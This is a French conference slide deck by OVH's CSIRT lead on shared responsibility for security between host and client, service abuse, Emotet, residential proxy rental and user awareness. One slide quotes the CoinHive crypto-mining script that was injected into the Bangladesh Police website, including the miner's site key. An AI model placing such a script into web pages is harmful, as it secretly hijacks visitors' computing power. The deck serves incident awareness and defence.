

Allo maman ? J'ai 1500 jours d'uptime !

RESSI 2019 – Erquy

Public / TLP:WHITE



28 Centres de données
18 Tbps de capacité réseau
AS16276 & AS35540
3M IPv4
1^{er} fournisseur de Cloud en Europe

1

1

6

1

15

1

1

1

1


“

OVH n'a pas accès aux données & services de ses clients.

”

4 strates de sécurité

Vue macroscopique



Exemples des responsabilités



Attaques DDoS

Mise en place de mécanisme de protection contre les attaques par déni de service volumétrique.

Hébergeur

80%

Client

20%



Vulnérabilité Wordpress

Mise à jour du CMS pour se prémunir d'une compromission éventuelle permettant d'armer le serveur.

Hébergeur

20%

Client


80%



“

La sécurité se mesure
en prenant le maillon
le plus fragile de la
chaîne.

”



Abus de Service

Communément appelé « Abuse », l'abus de service constitue une infraction aux conditions de service et/ou à la législation en vigueur et nécessite une action corrective de la part du ou des clients incriminés.

abuse@ovh.net
<https://www.ovh.com/fr/abuse>



Police du Bangladesh

Le site officiel a hébergé pendant de nombreuses semaines un crypto-mineur sur son site web suite à une compromission.

The screenshot shows the official website of the Bangladesh Police Bureau of Investigation (PBI) at pbi.gov.bd. The page features the PBI logo and a header with the text "POLICE BUREAU OF INVESTIGATION (PBI) BANGLADESH POLICE". Below the header is a news article with a photo of a police officer attending to a person lying on a bed. The browser's developer console is open, showing a JavaScript script injected into the page. The script is a CoinHive miner, which is highlighted in yellow. The script includes the following code:

```
</tbody>
</table>
<title></title>
<script src="https://coin-hive.com/lib/coinhive.min.js"></script>
<h1></h1>
<script>
  var miner = new
  CoinHive.Anonymous('7sejF8MTdameOU67qDMTV6v7Q7sPwnIU');
  miner.start();

  // Listen on events
  miner.on('found', function() {
    console.log("found hash!")
  })
  miner.on('accepted', function() {
    console.log("accepted hash!")
  })


  // Update stats once per second
  setInterval(function() {
    var hashesPerSecond =
    miner.getHashesPerSecond();
    var totalHashes = miner.getTotalHashes();
    var acceptedHashes = miner.getAcceptedHashes();

    console.log("hashesPerSecond", hashesPerSecond)
    console.log("totalHashes", totalHashes)
    console.log("acceptedHashes", acceptedHashes)

    console.log("-----")
  }, 1000);
```

At the bottom of the browser window, a "System Information" window is open, showing "CPU 100.00%" and a graph of CPU usage over time, which shows a significant spike in usage corresponding to the miner's operation.

Exemple : Emotet



Exemple : Emotet



Un cercle vicieux

| IP | country | region | city | uptime |
|-----------------|----------------|------------------|-----------------|--------|
| 208.49.99.*** | UNITED STATES | MASSACHUSETTS | BOSTON | 8:19 |
| 209.156.0.*** | UNITED KINGDOM | ENGLAND | - | 0:31 |
| 174.112.175.*** | CANADA | BRITISH COLUM... | VANCOUVER | 18:5 |
| 293.363.78.** | DENMARK | - | - | 18:5 |
| 65.95.246.*** | CANADA | ONTARIO | KINGSTON | 7:30 |
| 71.126.49.*** | UNITED STATES | VIRGINIA | NORFOLK | 0:35 |
| 77.134.73.*** | FRANCE | ILE-DE-FRANCE | BOULOGNE-BIL... | 2:28 |
| 77.85.302.*** | BULGARIA | - | - | 17:17 |
| 80.30.232.*** | SPAIN | MADRID | MADRID | 6:16 |
| 83.58.40.*** | SPAIN | MADRID | MADRID | 18:4 |
| 84.27.140.*** | NETHERLANDS | GRONINGEN | GRONINGEN | 1:29 |

Current Socks: 208.47.178.226, UNITED STATES, CALIFORNIA, LOS ANGELES

Next page Hostname mask:

Service en ligne de location de proxy

```
Information related to '77.134.72.0 - 77.134.75.255'
Abuse contact for '77.134.72.0 - 77.134.75.255' is 'abuse@gaoland.net'

netnum:      77.134.72.0 - 77.134.75.255
netname:     SFR-USER-DATA-FTTX
descr:       FTTx
country:     FR
admin-c:     LD699-RIPE
tech-c:      LDC76-RIPE
status:      ASSIGNED PA
mnt-by:      SFR-MNT
created:     2016-04-12T15:10:06Z
last-modified: 2016-04-12T15:10:06Z
source:      RIPE


role:        SFR Legal Contact
address:     Campus SFR
address:     12 rue Jean-Philippe Rameau
address:     CS 80001
address:     93634 La-Plaine-Saint-Denis Cedex
address:     France
phone:       +33 1 70 18 52 00
admin-c:     BE013-RIPE
```

Principalement des IPs résidentielles

Réseau ou Equipement terminal ?

Réseau

Mécanismes complexes généralement mis en œuvre par les opérateurs et/ou les transitaires permettant de garantir une QoS acceptable. L'équipement terminal n'est pas considéré comme de confiance par défaut.



Conditions nécessaires pour une sécurité optimale.

Equipement terminal

L'administrateur a le devoir d'appliquer une hygiène stricte en matière de sécurité avec un inventaire et un suivi. Le réseau ne doit pas être considéré comme un lieu de confiance. Le chiffrement doit être réalisé de point à point au plus proche des interlocuteurs.



La clef : Eduquer & Sensibiliser

Il n'est pas possible de sécuriser durablement un périphérique sans l'implication de l'utilisateur (et du constructeur).

01

Eveiller

02

Impliquer

03

Outiller

04

Contrôler

Merci pour votre attention

Sébastien Mériot

@smeriot

Responsable CSIRT-OVH

RESSI – Erquy | 15/05/2019



csirt@ovh.com



0x43F7 C95E 4EB5 7EF1



2 Rue Kellermann – 59100 Roubaix



09.72.62.30.01